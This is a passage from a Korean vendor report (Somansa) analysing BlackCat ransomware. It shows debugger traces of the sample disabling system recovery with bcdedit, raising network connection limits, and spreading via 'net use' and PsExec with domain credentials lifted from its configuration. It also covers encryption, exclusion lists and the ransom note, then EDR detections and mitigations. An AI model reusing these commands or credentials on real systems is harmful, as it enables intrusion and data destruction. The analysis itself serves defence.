005D1461	FFB424 D4000000		push dword ptr ss:[esp+D4]	
005D1468	6A 01		push 1	
005D146A	6A 00		push 0	
005D146C	6A 00		push 0	
005D146E	894C24 5C		mov dword ptr ss:[esp+5C],ecx	
005D1472	51		push ecx	ecx:L"C:\Windows\system32\cmd.exe" /c \"bcdedit /set {default}\""
005D1473	50		push eax	eax:L"C:\Windows\system32\cmd.exe"
005D1474	E8 1FAF0100		call <JMP.&CreateProcessW>	

005D144D	S2		push edx	
005D144E	8D9424 CC000000		lea edx,dword ptr ss:[esp+CC]	
005D1455	S2		push edx	
005D1456	FFB424 C0000000		push dword ptr ss:[esp+C0]	
005D145D	FF7424 48		push dword ptr ss:[esp+48]	
005D1461	FFB424 D4000000		push dword ptr ss:[esp+D4]	
005D1468	6A 01		push 1	
005D146A	6A 00		push 0	
005D146C	6A 00		push 0	
005D146E	894C24 5C		mov dword ptr ss:[esp+5C],ecx	
005D1472	51		push ecx	ecx:L"C:\Windows\system32\cmd.exe" /c \"bcdedit /set {default} recoveryenabled No\""
005D1473	50		push eax	eax:L"C:\Windows\system32\cmd.exe"
005D1474	E8 1FAF0100		call <JMP.&CreateProcessW>	

[그림 18] 시스템 복구 비활성화

랜섬웨어가 감염되기 전 시스템 복구 데이터를 이용해 피해자가 파일을 복구할 수 있는 가능성이 존재한다. 공격자는 데이터가 복구되는 가능성을 낮추기 위해 시스템 복구를 비활성화한다.

3.11 윈도우 관리 이벤트 제거

[그림 19] 윈도우 관리 이벤트 제거

랜섬웨어가 동작하며 피해자 단말기에 남기는 흔적을 제거하기 위해

윈도우 관리 이벤트를 제거하는 행위를 수행한다.

윈도우 관리 이벤트가 제거되면 악성코드의 감염 원인, 피해 규모 등을 추적하는데 어려움이 발생할 수 있다.

3.12 네트워크로 연결 가능한 단말기 조회

[그림 20] 네트워크로 연결 가능한 단말기 정보 수집

랜섬웨어가 네트워크를 이용한 전파를 수행하기 전에

피해 단말기와 네트워크로 연결된 단말기를 확인하는 과정을 수행한다.

이때 ARP 테이블을 조회하며, ARP 테이블은 내부망에 존재하는 단말기의 네트워크 정보를 저장하고 있다.

3.13 심볼릭 링크 원격 연결 활성화

[그림 21] 심볼릭 링크 원격 연결 활성화

윈도우는 기본적으로 원격 단말기의 심볼릭 링크에 접근할 수 없도록 보안 설정되어 있다.

하지만 fsutil 명령을 이용하면 원격 단말기의 심볼릭 링크에 접근할 수 있도록 설정할 수 있다.

랜섬웨어가 이러한 행위를 수행하는 이유는 피해자 단말기에 연결된 원격 단말기에 대한 심볼릭 링크에 접근해 더 많은 파일을 암호화하기 위함으로 판단할 수 있다.

3.14 윈도우 자격 증명과 네트워크를 이용한 전파

005D144E	8D9424 CC000000	push ecx	
005D1455	52	lea edx,dword ptr ss:[esp+CC]	
005D1456	FFB424 C0000000	push edx	
005D145D	FF7424 48	push dword ptr ss:[esp+C0]	
005D1461	FFB424 D4000000	push dword ptr ss:[esp+48]	
005D1468	6A 01	push 1	
005D146A	6A 00	push 0	
005D146C	6A 00	push 0	
005D146E	894C24 5C	mov dword ptr ss:[esp+5C],ecx	
005D1472	51	push ecx	
005D1473	50	push eax	
005D1474	E8 1FAF0100	call <JMP.&CreateProcessW>	ecx:L"C:\\Windows\\system32\\cmd.exe" /c "reg add HKEY_LOCAL_MACHINE\\SYSTEM\\Current
			eax:L"C:\\Windows\\system32\\cmd.exe"

[그림 22] MaxMpxCt 최대값 65535 설정

BlackCat 랜섬웨어는 피해를 확산시키기 위해 네트워크를 이용하여 전파된다.

이 과정에서 네트워크 최대 연결 수 제한으로 전파 속도가 늦춰지는 상황을 회피하기 위해 네트워크 연결에 관련된 레지스트리 값을 최대로 설정한다.

00485988	50	push eax	
00485989	6A 00	push 0	
0048598B	6A FF	push FFFFFFFF	
0048598D	8D8424 F4000000	lea eax,dword ptr ss:[esp+F4]	
00485994	50	push eax	
00485995	8D8424 0C010000	lea eax,dword ptr ss:[esp+10C]	
0048599C	50	push eax	
0048599D	6A FF	push FFFFFFFF	
0048599F	51	push ecx	
004859A0	6A 65	push 65	
004859A2	6A 00	push 0	
004859A4	E8 6F691300	call <JMP.&NetServerEnum>	LPDWORD resume_handle LPCWSTR domain = NULL DWORD servertype = ... LPDWORD totalentries LPDWORD entriesread DWORD premaxlen = FFFFFFFF LPBYTE* bufptr DWORD level = 65 LPCWSTR servername = NULL NetServerEnum
00486559	8B5424 30	mov edx,dword ptr ss:[esp+30]	
0048655D	8D8C24 40010000	lea ecx,dword ptr ss:[esp+140]	
00486564	FF7424 38	push dword ptr ss:[esp+38]	
00486568	E8 63840300	call target.4EE9D0	
0048656C	83C4 04	add esp,4	net use \\DESKTOP-PQ1Q86A /user:ctconventions\\administrator 9T DESKTOP-ORPU4DMU [esp+38]: "cmd"
00527300	50	push eax	
00527301	6A FF	push FFFFFFFF	
00527303	8D85 6CFFFFFF	lea eax,dword ptr ss:[ebp-94]	
00527309	50	push eax	
0052730A	6A 01	push 1	
0052730C	898D 64FFFFFF	mov dword ptr ss:[ebp-9C],ecx	
00527312	51	push ecx	
00527313	E8 08500C00	call <JMP.&NetShareEnum>	[ebp-94]:&L"ADMIN\$" [ebp-9C]:L"\\\\DESKTOP-PQ1Q86A"

[그림 23] 네트워크 공유 서버를 이용한 전파

이후 피해 단말기에서 연결 가능한 네트워크 공유 서버를 열거하고, 랜섬웨어 설정에 가지고 있는 윈도우 자격 증명과 “NET USE” 명령을 이용해 공유 서버에 인증을 시도한다. 인증이 성공하면 네트워크 공유 드라이브가 연결되고 공유 서버의 파일이 암호화된다.

004973EE	89C1	mov ecx,eax	
004973F0	FF35 6C806D00	push dword ptr ds:[6D806C]	
004973F6	FF35 64806D00	push dword ptr ds:[6D8064]	
004973FC	E8 0F031300	call target.5C7710	ecx:"C:\\Users\\somansa\\AppData\\Local\\Temp\\psexec.exe3" 006D806C:L"京\F"
005D1455	52	push edx	
005D1456	FFB424 C0000000	push dword ptr ss:[esp+C0]	
005D145D	FF7424 48	push dword ptr ss:[esp+48]	
005D1461	FFB424 D4000000	push dword ptr ss:[esp+D4]	
005D1468	6A 01	push 1	
005D146A	6A 00	push 0	
005D146C	6A 00	push 0	
005D146E	894C24 5C	mov dword ptr ss:[esp+5C],ecx	
005D1472	51	push ecx	
005D1473	50	push eax	
005D1474	E8 1FAF0100	call <JMP.&CreateProcessW>	LPPROCESS_INFORMATION lpProcessInformation LPSTARTUPINFO lpStartupInfo LPCTSTR lpCurrentDirectory LPVOID lpEnvironment DWORD dwCreationFlags = DEBUG_PROCESS BOOL bInheritHandles = FALSE LPSECURITY_ATTRIBUTES lpThreadAttributes = NULL LPSECURITY_ATTRIBUTES lpProcessAttributes LPTSTR lpCommandLine = "C:\\Users\\somansa\\AppData\\Loc LPTSTR lpApplicationName = "C:\\Users\\somansa\\AppData\\ CreateProcessW eax:L"C:\\Users\\somansa\\AppData\\Local\\Temp\\psexec.exe"
005D1479	85C0	test eax,eax	

[그림 24] PSEXEC를 이용한 전파

“NET USE” 명령을 이용한 전파 방식 이외에도, 랜섬웨어가 TEMP 폴더에 생성한 PSEXEC 도구와 랜섬웨어 설정에 가지고 있는 윈도우 자격 증명을 이용해 네트워크 전파를 시도한다. 이 과정을 통해 윈도우 자격증명 인증에 성공하면 네트워크에 연결된 원격 단말기에 BlackCat 랜섬웨어 실행파일이 전송되고 피해가 확산된다.

[표 5] 랜섬웨어 설정에 존재하는 윈도우 자격 증명

```
"ctconventions\\administrator" : "9ThingThousandPortugal^"
"ctconventions\\kdanforth" : "|>eltaFlyer5"
"ctconventions\\whgadmin" : "@C232323c"
"ctconventions\\glackey" : "P@55Me2021$"
"ctconventions\\walkergroup" : "2EnjoyAnythingCreate"
"ctconventions\\ctcc" : "CTcc2629"
"ctconventions\\MasterAccount" : "micros000000"
```

3.15 숨겨진 볼륨 마운트

00498976	68 0A020000	push 20A	DWORD cchBufferLength = 20A
00498978	50	push eax	LPTSTR lpszVolumeName
0049897C	E8 6F3A1500	call <JMP.&FindFirstVolumeW>	FindFirstVolumeW
00498974	89C6	mov esi,eax	esi:L"\\\\\\?\\volume{c8aa6830-1083-11ec-8e7e-000c29924bf1}\\\\"
00498976	68 0A020000	push 20A	DWORD cchBufferLength = 20A
00498978	50	push eax	LPTSTR lpszVolumeName
0049897C	E8 6F3A1500	call <JMP.&FindFirstVolumeW>	FindFirstVolumeW
00498A12	6A 00	push 0	PDWORD lpcchReturnLength = NULL
00498A14	68 0A020000	push 20A	DWORD cchBufferLength = 20A
00498A19	50	push eax	LPTSTR lpszVolumePathNames
00498A1A	56	push esi	LPTSTR lpszVolumeName = "\\\\\\?\\volume{c8aa6830-1083-
00498A1B	E8 003B1500	call <JMP.&GetVolumePathNamesForVolumeNameW>	GetVolumePathNamesForVolumeNameW
00498A20	85C0	test eax,eax	
00498E70	68 0A020000	push 20A	DWORD cchBufferLength = 20A
00498E75	FF7424 1C	push dword ptr ss:[esp+1C]	LPTSTR lpszVolumeName
00498E79	FF7424 38	push dword ptr ss:[esp+38]	HANDLE hFindVolume
00498E7D	E8 7E351500	call <JMP.&FindNextVolumeW>	FindNextVolumeW
00498E82	89C6	mov esi,eax	
00498E1E	FF7424 18	push dword ptr ss:[esp+18]	LPTSTR lpszVolumeName
00498E22	56	push esi	LPTSTR lpszVolumeMountPoint = "Z:\\\\"
00498E23	E8 F8371500	call <JMP.&SetVolumeMountPointW>	SetVolumeMountPointW

[그림 25] 피해자 단말기에 연결된 숨겨진 볼륨 마운트



[그림 26] 랜섬웨어에 의해 마운트 된 Y:, Z: 볼륨

랜섬웨어는 피해자 단말기에서 최대한 많은 데이터를 암호화하기 위해 숨겨진 볼륨을 조회, 마운트 하는 과정을 수행한다. 위 그림은 운영체제 볼륨으로 숨겨진 Y:, Z: 볼륨이 마운트 된 상황이다.

3.16 암호화 대상 파일 탐색

0049902F	E8 84341500	call <JMP.&GetLogicalDrives>	
00499034	894424 0C	mov dword ptr ss:[esp+C],eax	C:, D:, Y:, Z:
005D28F2	56	push esi	[Drive]:\Users
005D28F3	50	push eax	
005D28F4	E8 2711FFFF	call target.5C3D20	

[그림 27] 피해자 단말기에 연결된 볼륨 조회

피해 단말기에 연결된 논리적 드라이브를 조회한다.

그 결과 반환받은 드라이브 경로에 “Users” 경로를 덧붙여 해당하는 경로가 존재하는지 확인한다.

“Users” 디렉토리를 조회하는 행위는 사용자 데이터를 우선적으로 암호화하기 위한 것으로 추정된다.

005D95DF	53	push ebx	[LPWIN32_FIND_DATA lpFindFileData LPCTSTR lpFileName = "Y:*" FindFirstFilew
005D95E0	56	push esi	
005D95E1	E8 022E0100	call <JMP.&FindFirstFilew>	
005C792F	53	push ebx	[LPWIN32_FIND_DATA lpFindFileData HANDLE hFindFile FindNextFilew
005C7930	57	push edi	
005C7931	E8 C24A0200	call <JMP.&FindNextFilew>	

[그림 28] 윈도우 API를 이용한 파일 탐색

조회된 볼륨 드라이버 최상위 디렉토리 및 “Users” 디렉토리 하위에 존재하는 경로를 순회하며
암호화 대상 파일을 수집한다.

<pre> if (GetFileInformationByHandle(a2, &FileInformation)) { dwFileAttributes = FileInformation.dwFileAttributes; result = 0; if ((FileInformation.dwFileAttributes & FILE_ATTRIBUTE_REPARSE_POINT) != 0) { memset(OutBuffera, 0, 0x4000u); BytesReturned = 0; if (DeviceIoControl(a2, FSCTL_GET_REPARSE_POINT, 0, 0, OutBuffera, 0x4000u, &BytesReturned, 0)) { result = OutBuffera[0]; } } } </pre>			
004CC8DF	50	push eax	[DWORD dwFileAttributes LPCTSTR lpFileName = "C:\\Users\\Default User" SetFileAttributesw
004CC8E0	56	push esi	
004CC8E1	E8 0AFD1100	call <JMP.&SetFileAttributesw>	

[그림 29] 파일 속성에 따른 권한 설정

암호화 대상을 조회하는 과정에서 파일의 속성을 확인하는 루틴이 존재하며,
해당 파일이 링크 파일인 경우 파일을 직접 접근할 수 있도록 권한을 수정한다.

3.17 데이터 암호화

005D9290	6A 02	push 2	[ULONG dwFlags = 2 ULONG cbBuffer = 10 PUCHAR pbBuffer BCRYPT_ALG_HANDLE hAlgorithm = NULL BCryptGenRandom
005D9292	6A 10	push 10	
005D9294	50	push eax	
005D9295	6A 00	push 0	
005D9297	E8 1C340100	call <JMP.&BCryptGenRandom>	

[그림 30] AES 암호화를 위한 키 생성

<pre> qmemcpy(v187, "nd 32-byexpa", sizeof(v187)); v173 = 1797285236; qmemcpy(v180, "expand 3expa", sizeof(v180)); qmemcpy(v189, "nd 32-byte k2-bynd 32-byte k", sizeof(v189)); </pre>			
--	--	--	--

[그림 31] ChaCha20 암호화를 위한 키 생성


```
if ( *(_BYTE *) (a2 + 52) == 1 )
    mw_ConcatStringWithQuotes("ChaCha20Aes", p_Buffer, (char *)8);
else
    mw_ConcatStringWithQuotes("Aes", p_Buffer, (char *)3);
```

[그림 32] 2가지 종류의 파일 암호화 알고리즘

파일 암호화 방식은 2가지를 지원하며, AES 암호화를 기본으로 사용하지만 키 생성 등 암호화 과정에서 오류가 발생할 경우 ChaCha20 암호화 알고리즘을 사용한다.

Address	Hex	ASCII
00165230	78 22 76 65 72 73 69 6F 6E 22 3A 30 2C 22 6D 6F	{"version":0,"mo
00165240	64 65 22 3A 22 46 75 6C 6C 22 2C 22 63 69 70 68	de":"Full","ciph
00165250	65 72 22 3A 22 41 65 73 22 2C 22 70 72 69 76 61	er":"Aes","priva
00165260	74 65 5F 68 65 79 22 3A 58 34 31 2C 31 30 2C 31	te_key":[41,10,1
00165270	39 36 2C 36 32 2C 31 33 33 2C 31 37 38 2C 35 2C	96,62,133,178,5,
00165280	31 34 32 2C 32 34 31 2C 32 32 2C 32 33 39 2C 36	142,241,22,239,6
00165290	32 2C 31 30 33 2C 31 38 39 2C 35 2C 32 31 37 5D	2,103,189,5,217]
001652A0	2C 22 64 61 74 61 5F 73 69 7A 65 22 3A 33 31 37	,"data_size":317
001652B0	30 33 30 34 2C 22 63 68 75 6E 6B 5F 73 69 7A 65	0304,"chunk_size
001652C0	22 3A 32 35 33 36 32 38 31 36 2C 22 66 69 6E 69	":25362816,"fini
001652D0	73 68 65 64 22 3A 66 61 6C 73 65 7D 00 00 00 00	shed":false}....

[그림 33] 암호화 파일 메타 데이터

암호화된 파일을 복호화 하기 위한 메타 데이터는 위 그림과 같이 JSON 데이터이며, 파일 복호화에 필요한 암호화 키를 포함하고 있다.
이 데이터는 공격자의 RSA 공개키로 암호화 후 암호화된 파일의 끝 부분에 저장한다.

[표 6] 암호화 제외 폴더

"system volume information", "intel", "\$windows.~ws", "application data", "\$recycle.bin", "mozil-la", "\$windows.~bt", "public", "msocache", "windows", "default", "all users", "tor browser", "pro-gramdata", "boot", "config.msi", "google", "perflogs", "appdata", "windows.old"

[표 7] 암호화 제외 파일

"desktop.ini", "autorun.inf", "ntldr", "bootsect.bak", "thumbs.db", "boot.ini", "ntuser.dat", "iconcache.db", "bootfont.bin", "ntuser.ini", "ntuser.dat.log"

[표 8] 암호화 제외 확장자

"themepack", "nls", "diagpkg", "msi", "lnk", "exe", "cab", "scr", "bat", "drv", "rtp", "msp", "prf", "msc", "ico", "key", "ocx", "diagcab", "diagcfg", "pdb", "wpd", "hlp", "icns", "rom", "dll", "msstyles", "mod", "ps1", "ics", "hta", "bin", "cmd", "ani", "386", "lock", "cur", "idx", "sys", "com", "deskthemepack", "shs", "ldf", "theme", "mpa", "nomedia", "spl", "cpl", "adv", "icl", "msu"

3.18 랜섬노트 생성 및 바탕화면 변경

004EE8D8	56	push esi	size_t count
004EE8D9	5B	push ebx	const void* src = 'T WANT your sensitive data to be PUBLISHED'
004EE8DA	57	push edi	void* dest = "@%s"
004EE8DB	E8 A8DE0F00	call <JMP.&memcpy>	memcpy
004DC02D	6A 00	push 0	LPOVERLAPPED lpOverlapped = NULL
004DC02F	8D45 F0	lea eax,dword ptr ss:[ebp-10]	LPDWORD lpNumberOfBytesWritten
004DC032	50	push eax	DWORD nNumberOfBytesToWrite
004DC033	53	push ebx	LPCVOID lpBuffer = 'T WANT your sensitive data to be PUBLISHED'
004DC034	57	push edi	HANDLE hFile
004DC035	FF75 E4	push dword ptr ss:[ebp-1C]	WriteFile
004DC038	E8 68061100	call <JMP.&WriteFile>	

[그림 34] 랜섬 노트 생성

00490A88	50	push eax	PHKEY phkResult = 2001F
00490A89	68 1F000200	push 2001F	DWORD samDesired = 0
00490A8E	6A 00	push 0	DWORD uOptions
00490A90	894C24 1C	mov dword ptr ss:[esp+1C],ecx	LPCTSTR lpSubKey = "Control Panel\\Desktop"
00490A94	51	push ecx	HANDLE hkey = HKEY_CURRENT_USER
00490A95	68 01000080	push 80000001	RegOpenKeyExW
00490A9A	E8 89BC1500	call <JMP.&RegOpenKeyExW>	
004E5489	8B7D E8	mov edi,dword ptr ss:[ebp-18]	[ebp-18]:L"C:\\Users\\somansa\\Desktop\\RECOVER-grp3smk-FILES.txt.png"
004E548C	FF75 F0	push dword ptr ss:[ebp-10]	DWORD cbData
004E548F	57	push edi	const BYTE* lpData = "C:\\Users\\somansa\\Desktop\\RECOVER-grp3smk-FILES.txt.png"
004E5490	52	push edx	DWORD dwType
004E5491	6A 00	push 0	DWORD Reserved = 0
004E5493	53	push ebx	LPCTSTR lpValueName = "WallPaper"
004E5494	FF75 94	push dword ptr ss:[ebp-6C]	HANDLE hkey
004E5497	E8 9C721000	call <JMP.&RegSetValueExW>	RegSetValueExW

[그림 35] 피해자 단말기 바탕화면 변경

피해자 단말기의 모든 파일을 암호화 후 파일이 암호화되었다는 사실과 금전 지불 방법을 알리기 위한 랜섬 노트를 생성하고 바탕화면을 변경하는 행위를 수행한다.

4. Privacy-i EDR 탐지 정보

4.1 탐지 정보

경고 정보



경고 이름: Ransomware.Unknown

상태: 신규

위험도: 높음

담당자: somansa

분류: 악성코드

이벤트 발생 일시: 2022-04-26 10:29:15

컴퓨터 이름: DESKTOP-ORPU4DM

프로세스 이름: blackcat.exe

프로세스 경로: C:\Users\somansa\Desktop\black

프로세스 실행 파일 해시: f2b3f1ed693021b20f456a058b86b08abfc4876c7a3ae18aea6e95567fd55b2e

대응 결과:   

코멘트:

▼ **높음** impact.encrypt.many-files

이벤트 발생 일시: 2022-04-26 10:29:15

위험도: 10

▼ **중간** impact.impair.windows-event-logs.1

이벤트 발생 일시: 2022-04-26 10:28:26

위험도: 7

MITRE ATT&CK 정보:

No.	Tactic	Technique
1	Defense Evasion	(T1070) Indicator Removal on Host
2	Defense Evasion	(T1070.001) Clear Windows Event Logs

▼ **높음** impact.impair.volume-shadowcopy

이벤트 발생 일시: 2022-04-26 10:28:17

위험도: 8

MITRE ATT&CK 정보:

No.	Tactic	Technique
1	Impact	(T1490) Inhibit System Recovery

[그림 36] Privacy-i EDR 탐지 정보

Privacy-i EDR은 파일 암호화, 윈도우 이벤트 로그 제거, 볼륨 섀도 카피 제거 등 사용자 단말기에서 발생하는 여러 가지 행위를 실시간으로 분석하여 BlackCat 랜섬웨어를 탐지 및 차단하였다.

5. 대응

1. 행위기반 악성코드 차단 솔루션 (Privacy-i EDR 등 EDR 솔루션, AV 솔루션)을 도입하여 차단한다.
2. 음란, 도박, 게임, P2P 사이트 등 악성코드 배포 온상이 되는 사이트 접속을 차단한다.
3. 망분리(논리적 망분리)를 구축하여 인터넷 접속을 통한 악성코드 유입을 원천차단한다.
4. 신뢰할 수 없는 메일의 첨부파일은 열지 않도록 한다.
5. USB 매체 사용을 차단하거나, PC로의 USB파일 복사를 차단한다.
6. OS 및 소프트웨어 보안 업데이트를 최신상태로 유지하도록 한다.

본 자료의 전체 혹은 일부를 소만사의 허락을 받지 않고, 무단게재, 복사, 배포는 엄격히 금합니다.

만일 이를 어길 시에는 민형사상의 손해배상에 처해질 수 있습니다.

본 자료는 악성코드 분석을 위한 참조 자료로 활용 되어야 하며,

악성코드 제작 등의 용도로 악용되어서는 안됩니다.

(주) 소만사는 이러한 오남용에 대한 책임을 지지 않습니다.

Copyright(c) 2022 (주) 소만사 All rights reserved.

궁금하신 점이나 문의사항은 malware@somansa.com 으로 문의주십시오